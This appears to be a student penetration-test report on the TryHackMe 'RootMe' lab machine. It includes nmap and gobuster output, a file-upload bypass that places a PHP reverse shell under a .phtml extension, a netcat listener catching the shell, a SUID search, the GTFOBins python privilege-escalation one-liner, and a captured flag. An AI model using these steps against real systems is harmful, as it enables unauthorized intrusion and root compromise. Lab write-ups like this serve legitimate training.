Table of Contents

Executive summary

The pentesting assessment was conducted to uncover vulnerabilities and weaknesses within the root me webserver system of the alian assurance company Employing a range of effective techniques tailored for the company's server infrastructure, the assessment provided insights that illuminate the path to strengthening security measures.

Two important open ports, 80/tcp and 22/tcp, were found during the initial scan operations, which produced useful data. This important information made it feasible to narrowly explore potential vulnerabilities related to the Apache server.

Interesting discovery of hidden directories through webserver bruteforcing. The finding of the "/panel" directory, which led to the website's upload area, was of utmost significance.

Work was put into identifying weaknesses in the file upload function. Despite having trouble performing reverse shell uploads, the tester was able to reach the server shell and then escalate privileges by carefully manipulating file extensions and ports.

The results of the pentesting evaluation provided insightful data that may be applied to strengthen the system's security. The alian assurance organisation will be better able to enhance its defences and defend its digital assets against prospective assaults by addressing deficiencies and putting the proposed steps into practise. This strategy, which ensures a resilient posture against cybersecurity threats, reflects the high standards of procedures that Alian Assurance Company supports.

Scope

The scope of this assessment to identify the major vulnerability and gain access to the root system in the blackhat method testing strategy.
Tryhackme academy tested the system of the Root of the Alian assurance company within the same company VPN network.

Scope assessment network domain

HOST/URL/IPADDRESS	Description
10.10.170.0/24	Alian assurance

Overview of Pentesting Evaluation and Results

The root me webserver system's flaws and vulnerabilities were examined during the pentesting evaluation that was undertaken. The evaluation focused on the company's server architecture using a variety of methodologies in order to spot any potential security holes and reveal any dangers**.**

Assessment Strategy:

The assessment process started with a phase of information collecting that involved network analysis using the -vuln script. The assessment was carried out more than once on various days to take the company's VPN's dynamic nature into consideration. This method enabled a thorough assessment of the changing system landscape.

Penetration testing summary of findings

The assessment aimed to identify vulnerabilities and weaknesses in the root me webserver system using various techniques. The assessment was conducted multiple times due to changing IP addresses within the company VPN.

Findings:

1. Initial Information Gathering: The assessment started with network analysis using the -vuln script, identifying major open ports 80/tcp and 22/tcp.

2. Directory Brute Forcing: Hidden directories were targeted using gobuster, revealing an active /panel directory leading to a file upload vulnerability.

3. File Upload Vulnerability: The /panel site redirected to an upload section, where the tester successfully uploaded files but failed to upload a reverse shell.

4. Privilege Escalation: Through modifications of file extensions and ports, the tester gained access to the server shell and escalated privileges.

5. Root Access: Accessing a "user" text file provided a shell execution flag, leading to root.txt with escalated privilege access.

The assessment successfully uncovered vulnerabilities and provided actionable recommendations for remediation. Implementing the outlined remediation steps will fortify the security of the system and protect company assets and information in the long term.

Findings	Severity level	Finding name
1.	HIGH	Exposure of information in directory listing
2.	Medium	Unrestricted upload of file


3.	HIGH	Improper limitation of a pathname to restricted directory
4.	HIGH	Execution with unnecessary privileges

Assessment walkthrough Steps

The above assessment conducted to identify the vulnerabilities and the weakness of the root me webserver system. By using possible techniques conducted for the company server

Information gathering phase started with analysing the entire network using –vuln script and also this assessment conducted with multiple times on multiple days for the company since the server within VPN had changing ip system


Through the scan was able to find major two open ports 80tcp and 22tcp so possible apache server information and vulnerabilities can be found.



```
┌──(kali㉿kali)-[~]                          net_iface_up: set tun0 up
└─$ sudo nmap -sV --script "vuln" 10.10.170.153 -oN ~/Desktop/nmap.txt
2023-07-29 20:04:15 net_route_v4_add: 10.10.0.0/16 via 10.8.0.1 dev [NULL] ta
ble 0 metric 1000
2023-07-29 20:04:15 Initialization Sequence Completed
2023-07-29 20:04:15 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-i
d: 192, compression: 'stub'
2023-07-29 20:04:15 Timers: ping 5, ping-restart 120
```

Figure 1: nmap –vuln script

Tester was able to find possibilities amoung using the webserver bruteforcing the hidden directories in order to find any loop holes within the web and found status active directory



```
┌──(kali㉿kali)-[~/Desktop]
└─$ gobuster dir -u http://10.10.170.153 -w /usr/share/wordlists/dirb/common.
txt

/.htaccess            (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/css                  (Status: 301) [Size: 312] [--> http://10.10.170.153/css
/]
/index.php            (Status: 200) [Size: 616]
/js                   (Status: 301) [Size: 311] [--> http://10.10.170.153/js/
]
/panel                (Status: 301) [Size: 314] [--> http://10.10.170.153/pan
el/]
/server-status        (Status: 403) [Size: 278]
/uploads              (Status: 301) [Size: 316] [--> http://10.10.170.153/upl
oads/]
Progress: 4446 / 4615 (96.34%)
===============================================================
2023/07/29 20:39:17 Finished
===============================================================
```

Figure2: gobuster brute force for finding directories

Possible /panel as seen in the result redirect the site for the upload section of the website so the tester finds out this is a mjor vulnerability and above proof is just testing by uploading regular file but still the reverse shell file cannot be uploaded.

First layer of security is implemented with observation .





Figure3: /panel site upload vulnerability

After multiple attempts of uploading method even by using burpsuite the attempt were failed. Except to the phtml extention all the other file were uploaded using burpsuite.

The tester was able to gain access to the shell of the server by just modifying the php sehll file to html extention



Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
php-reverse-shell.	2023-08-02 14:42	5.4K	
php-reverse-shell.bak	2023-08-02 14:42	5.4K	
php-reverse-shell.ext	2023-08-02 14:42	5.4K	
php-reverse-shell.php5	2023-08-02 14:42	5.4K	
php-reverse-shell.php6	2023-08-02 14:36	5.4K	
php-reverse-shell.phtml	2023-08-02 14:49	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.158.250 Port 80


```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nc -nlvp 1234
listening on [any] 1234 ...
^Z
zsh: suspended  sudo nc -nlvp 1234

┌──(kali㉿kali)-[~/Downloads]
└─$ nano php-reverse-shell.php6

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
app                       php-reverse-shell.php6
code-add-bak.zip          php-reverse-shell.phtml
php-reverse-shell.bak     pycharm-community-2023.1.4-aarch64.tar.gz
php-reverse-shell.php     sw.zip

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.8.109.146] from (UNKNOWN) [10.10.158.250] 41316
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x
86_64 x86_64 x86_64 GNU/Linux
 14:49:48 up 15 min,  0 users,  load average: 0.00, 0.04, 0.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Figure4: file upload of the shell in phtml version
The php file extension modification on the IP address of file and also the port modification in order to execute the shell file




```
  GNU nano 7.2                php-reverse-shell.php
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will
// Some compile-time options are needed for daemonisation (like pcntl, pos
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '1[redacted];  // CHANGE THIS
$port = [redacted]       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'ur[redacted]
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
```

Figure5: shell modification


By starting the netcat the tester was able to execute the shell even with the phtml extension
The attacker was able to get a shell



```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.8.109.146] from (UNKNOWN) [10.10.158.250] 41316
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x
86_64 x86_64 x86_64 GNU/Linux
 14:49:48 up 15 min,  0 users,  load average: 0.00, 0.04, 0.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Figure 6: netcat listen to the shell port uploaded in the browser and executes the shell


Next the hint was passed by the gathered information itself for text file names "user"
By using the " find type " shell execution its possible important file



```
find: '/proc/1376/map_files': Permission denied
find: '/proc/1376/fdinfo': Permission denied
find: '/proc/1376/ns': Permission denied
find: '/proc/1453/task/1453/fd': Permission denied
find: '/proc/1453/task/1453/fdinfo': Permission denied
find: '/proc/1453/task/1453/ns': Permission denied
find: '/proc/1453/fd': Permission denied
find: '/proc/1453/map_files': Permission denied
find: '/proc/1453/fdinfo': Permission denied
find: '/proc/1453/ns': Permission denied
/var/www/user.txt
```

Figure 7: user.text file

By reading the file we were able to recognize the shell execution flag within the system.




```
find: '/snap/core/9665/var
find: '/snap/core/9665/var
find: '/snap/core/9665/var
find: '/snap/core/9665/var
find: '/snap/core/9665/var
find: '/snap/core/9665/var
$ cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
$ ^C
```

Figure8: shell flag

Since the tester observered after the gaining access thorugh the shell to the system the possiblity of finding executable type files is high enough as SUID based file which contains any executables files to further escalate the privilage

Again by executing the " find type" command by specificing the command further as in the below evidence and the tester was able to find a python executable which is major vulnerability within any system




```
$ find / -type f -user root -perm u=s 2>/dev/null

./usr/b[redacted]
./usr/b[redacted]
./usr/bin/chage
./usr/bin/at
```

Figure 9: executing to find user SUID based permission file

Since the finding was a python file the information regarding executating methodologies can be found by searching on gtfobins site

Ref:
https://gtfobins.github.io/gtfobins/python/



SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.


This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Figure10: SUID permission method

